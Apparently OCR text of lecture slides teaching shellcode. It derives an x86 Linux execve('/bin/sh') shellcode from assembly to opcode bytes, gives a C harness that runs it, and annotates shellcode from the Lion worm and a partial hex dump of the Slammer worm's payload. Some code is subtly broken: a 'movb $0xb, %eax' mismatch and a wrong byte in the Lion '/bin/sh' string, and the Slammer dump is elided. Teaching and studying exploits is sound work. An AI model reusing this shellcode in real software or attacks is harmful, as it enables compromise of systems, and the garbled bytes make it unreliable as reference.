
eax ebx ecx edx

Step 2: Convert it to assembly (3)

- Have the string "/bin/sh" somewhere in memory
- Write the address of that into EBX
- Create a char ** which holds the address of the former "/bin/sh" and the address of a NULL Write the address of that char ** into ECX.
- Write zero into EDX
- Issue INT 0x80 and generate the trap.

Step 2: Convert it to assembly (4)

```
xorl %eax,%eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
xorl %edx, %edx
movb $0xb, %eax
int $0x80
```



Step 3: Shellcode in raw opcodes

- Convert the assembly instructions to the appropriate opcodes:

```
char sc[] =
"\x31\xc0"                          /* xor %eax, %eax  */
"\x50"                              /* push %eax       */
"\x68\x2f\x2f\x73\x68"              /* push $0x68732f2f*/
"\x68\x2f\x62\x69\x6e"              /* push $0x6e69622f*/
"\x89\xe3"                          /* mov %esp,%ebx   */
"\x50"                              /* push %eax       */
"\x53"                              /* push %ebx       */
"\x89\xe1"                          /* mov %esp,%ecx   */
"\x31\xd2"                          /* xor %edx,%edx   */
"\xb0\x0b"                          /* mov $0xb,%al    */
"\xcd\x80";                         /* int $0x80       */
```

Step 4: Testing the shellcode

```
char sc[ ]="...";                /*shell opcode*/
main()
 {
      void (*fp) (void);
      fp = (void *)sc;
      fp();
 }
```

Linux Lion Worm March, 2001

```
char sc[] =
"… …"
"eb 14"              /* jmp   <shellcode+0x68>   */
"31 c0"              /* xorl  %eax,%eax          */
"5b"                 /* popl  %ebx               */
"8d 4b 14"           /* leal  0x14(%ebx),%ecx    */
"89 19"              /* movl  %ebx,(%ecx)        */
"89 43 18"           /* movl  %eax,0x18(%ebx)    */
"88 43 07"           /* movb  %al,0x7(%ebx)      */
"31 d2"              /* xorl  %edx,%edx          */
"b0 0b"              /* movb  $0xb,%al           */
"cd 80"              /* int   $0x80              */
"e8 e7 ff ff ff"     /* call  <shellcode+0x54>   */
"2f 62 69 6e 3f 73 68"       ; "/bin/sh"
"90 90 90 90 90 90 90 90"
```


shellcode+0x54

shellcode+0x68

eax	ebx	ecx	edx
0xb	/ b i n / s h \0	\0 ; / b i n / s h \0	\0

Slammer Worms (Jan., 2003)

- MS SQL Server 2000 receives a request of the worm
  - SQLSERVR.EXE process listens on UDP Port 1434



Slammer's code is 376 bytes!

```
0000: 4500 0194 ...                         9e5 0a9c  E...¶Û..m.
0010: cb08 07c7 ...                         401 0101  Ë..Ç.R....½ ....
      0101 ...                              101 0101  ..........
      0101 ...                              101 0101  ..........
      0101 ...                              101 0101  ..........
      0101 ...                              101 0101  ..........
0060: 0101 0101 0101 0101 0101 0101 0101 0101  ..........
0070: 0101 0101 0101 0101 0101 0101 01dc c9b0  ..........
0080: 42eb 0e01 0101 0101 0101 70ae 4201 70ae  Bë........p
0090: 4290 9090 9090 9090 9068 dcc9 b042 b801  B.........hÜ
      0101 0131 c9b1 1850 e2fd 3501 0101 0550  ...1É±.Pâý5
                2e64 6c6c 6865 6c33 3268 6b65  .åQh.dllhe
                6f75 6e...                 55  rnQhounthi
                                           32  tTf¹llQh32
                                           51  _f¹etQhsoc
                                         ff16  hsend¾..®B
                                         10ae  P.EàP.EðP.
                                         10ae  B....=U.iQ
                                         049b  B...Ð1ÉQQP
                0101 518d 45cc 508b 45c0 50ff  .ñ....Q.EÌ
0140: 166a 116a 026a 02ff d050 8d45 c450 8b45  .j.j.j..ÐP.EÄP.E
0150: c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45  ÀP...Æ.Û..óa...E
0160: b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829  ´..@...Áâ..ÂÁâ.)
0170: c28d 0490 01d8 8945 b46a 108d 45b0 5031  Â....Ø.E´j..E°P1
0180: c951 6681 f178 0151 8d45 0350 8b45 ac50  ÉQf.ñx.Q.E.P.E¬P
0190: ffd6 ebca                                .ÖëÊ
```

This byte signals the SQL Server to store the contents of the packet in the buffer

UDP/IP packet header

This is the first instruction to get executed. It jumps control to here.

The 0x01 characters overflow the buffer and spill into the stack right up to the return address


Main loop of Slammer: generate new random IP address, push arguments onto stack, call send method, loop around

NOP slide

...value ove... s and points it to a location ...lsort.dll which effectively calls a jump to %esp

Restore payload, set up socket structure, and get the seed for the random number generator

Memory Layout and Control Flow



Advanced Shellcode

- Why we need them?
  - Additional features
  - Hostile environments

- Additional Features
  - Any examples from Lab 1?
- Hostile Enviornment
  - Shellcode w/ only *alphanumeric characters*
  - *Multi-platform shellcode*
  - Any others ?